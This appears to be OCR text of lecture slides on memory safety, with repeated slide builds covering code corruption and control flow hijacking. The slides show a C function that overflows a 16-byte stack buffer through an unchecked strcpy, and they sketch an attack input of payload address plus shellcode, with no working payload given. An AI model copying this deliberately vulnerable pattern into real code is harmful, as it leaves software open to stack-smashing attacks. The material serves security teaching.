
Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]



Code Corruption




```
def foo():
  # original code
  ...
```

Δ Code

```
def foo():
  # malicious code
  ...
```

- How can we prevent this?

Code Corruption




```
def foo():
  # original code
  ...
```

Δ Code

```
def foo():
  # malicious code
  ...
```

- How can we prevent this?

Code Corruption




```
def foo():
  # original code
  ...
```

```
def foo():
  # malicious code
  ...
```

- How can we prevent this?

Code Corruption



```
def foo():
  # original code
  ...
```

Δ Code

```
def foo():
  # malicious code
  ...
```


- How can we prevent this?
- What problems could this solution create?

(Might you want executable data?)

Control Flow Hijacking


```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```

Control Flow Hijacking




```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```

Control Flow Hijacking




```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```

Control Flow Hijacking



```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```


Control Flow Hijacking



Stack frame for `foo`

```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```


Control Flow Hijacking



```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```

input = “input”
+ “payload address”
+ “payload (shell code)”

Control Flow Hijacking

